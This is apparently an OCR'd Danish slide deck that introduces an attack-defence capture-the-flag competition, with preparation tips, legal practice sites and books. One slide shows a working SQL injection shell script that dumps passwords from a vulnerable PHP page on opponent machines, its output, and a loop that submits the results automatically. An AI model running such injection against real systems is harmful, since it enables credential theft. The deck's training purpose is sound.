
1) Skriv et script som tager en (flere ?) IP adresse som parameter og som skriver flag til standard out

2) Exekvér dette script med jævne mellemrum mod alle modstandere

3) Send output fra dette script til 'flag_deliver' (et script som ligger på jeres server)

Øøøh ?

Øøøh ?


my_exploit.sh (~/code/CaptureTheFlag) - GVIM
File Edit Tools Syntax Buffers Window Help
1 #!/bin/bash
2
3 while test -n "${1}"; do
4 lynx --source "http://$1/SomeService/exploitable.php?id=0 limit 0 union select password from users" | grep '<td class="name">' | sed 's/.*<td class="name">\(.*\)<\/td>.*/\1/g'
5 shift
6 done
6,4 All
Terminal
File Edit View Terminal Help
$ ./my_exploit.sh 192.168.122.147 192.168.122.60
E8247AA417B374D8A38D3BE0005EFECD6F2E9C2A3DDA1A2BDB90671676564 13B
3416733F753129FA7A0AC2EDCD6D3B16F2C65F6D59E73D1A72434210F7E22F91
8595AE76D2EB2FDA904A28527DF800E867D0656375E94B3DC78E0D07A0FB0E36
0FA26274726DF496EB04DAB8EE0FF49F342969DEC3BB841601BDC65A46A3A32D
325C78C77E27C81CB4F362DC170647B79031808FEA6B387EC6128EFA5F097B00
9CFA26B9D1E36F610CA9D5D2EF09B1F4DEE04991B7416A266C041D60C69788C5
5759A9CB9B27E46767CEE1C1B33DE303A5C4E80742F2759DD5BB77C2A0F83FBD
440C20927427F3529A3069E4601C795CD68F621E64557A704B1A4FFBF0779D36
81847EFB49EEC0B451235EDD52C092C2346A2556E34B4FF911C6F934B0452076
5DB7F45EEBEE459554977D09F42DB3210D801DEF8CDD1627ABE18EB73D4E16F1
$ while true; do ./my_exploit.sh 192.168.122.147 192.168.122.60 | ../../scripts/flag_deliver 192.168.122.1 6600 Team01; sleep 10; done
Flags delivered: 1
Flags delivered: 0
Flags delivered: 0
Flags delivered: 1

Hvad hvis vi kan få fuld adgang til en modstanders maskine ?

Hvad hvis vi kan få fuld adgang til en modstanders maskine ?

GO NUTS!!!

Alt er fixet, alle er hacket. Hvad nu ?

Alt er fixet, alle er hacket. Hvad nu ?

Løs de ekstraopgaver som kommer i løbet af aftenen

Alt er fixet, alle er hacket. Hvad nu ?

Løs de ekstraopgaver som kommer i løbet af aftenen

- Crackme

Alt er fixet, alle er hacket. Hvad nu ?

Løs de ekstraopgaver som kommer i løbet af aftenen

- Crackme
- Puzzles

Alt er fixet, alle er hacket. Hvad nu ?

Løs de ekstraopgaver som kommer i løbet af aftenen

- Crackme
- Puzzles
- Udtrækning af informationer fra netværks dumps

Alt er fixet, alle er hacket. Hvad nu ?

Løs de ekstraopgaver som kommer i løbet af aftenen

- Crackme
- Puzzles
- Udtrækning af informationer fra netværks dumps
- ...hvad vi nu finder på

Hvordan forbereder jeg mig ?

Hvordan forbereder jeg mig ?

- Find et hold

Hvordan forbereder jeg mig ?

- Find et hold
- Læg en plan
  - Hvad gør I, hvis I får superbruger adgang til en modstanders maskine ? Eller kan eksekvere kommandoer som webserver brugeren ?

Hvordan forbereder jeg mig ?

- Find et hold
- Læg en plan
  - Hvad gør I, hvis I får superbruger adgang til en modstanders maskine ? Eller kan eksekvere kommandoer som webserver brugeren ?
- Puds scripting evnerne af

Hvordan forbereder jeg mig ?

- Find et hold
- Læg en plan
  - Hvad gør I, hvis I får superbruger adgang til en modstanders maskine ? Eller kan eksekvere kommandoer som webserver brugeren ?
- Puds scripting evnerne af
- Leg lidt med LOVLIG hacking (links følger) og sikkerhedsorienterede puzzles


Hvordan forbereder jeg mig ?


- Find et hold
- Læg en plan
  - Hvad gør I, hvis I får superbruger adgang til en modstanders maskine ? Eller kan eksekvere kommandoer som webserver brugeren ?
- Puds scripting evnerne af
- Leg lidt med LOVLIG hacking (links følger) og sikkerhedsorienterede puzzles
- Tag et kig på Backtrack og tilgængelige værktøjer


Links

- prosa-ctf.the-playground.dk
- www.crackmes.de
- www.offensivecomputing.net
- www.try2hack.nl
- www.the-playground.dk/pmwiki.php?n=Projects.Wargames
- www.smashthestack.org
- www.owasp.org/index.php/Category:OWASP_WebGoat_Project
- www.google-gruyere.appspot.com
- www.honeynet.org/challenges
- www.enigmagroup.org
- www.securityoverride.com
- www.hackthissite.org
- www.damnvulnerablelinux.org
- www.backtrack-linux.org

Bøger


"It is not good enough to defend against current attacks—by utilizing the information in Hacker's Challenge, we can defeat future attacks before they even exist."
HACKER'S CHALLENGE
Test Your Incident Response Skills Using 20 Scenarios
Mike Schiffman
OSBORNE


All challenges & solutions are BRAND NEW!
HACKER'S CHALLENGE 2
Test Your Network Security & Forensic Skills
Mike Schiffman, Adam J. O'Donnell
Bill Pennington, David Pollino
OSBORNE


HACKING EXPOSED
HACKER'S CHALLENGE 3
20 Brand-New Forensic Scenarios & Solutions
David Pollino, Bill Pennington, Tony Bradley & Himanshu Dwivedi
Mike Schiffman

Spørgsmål ?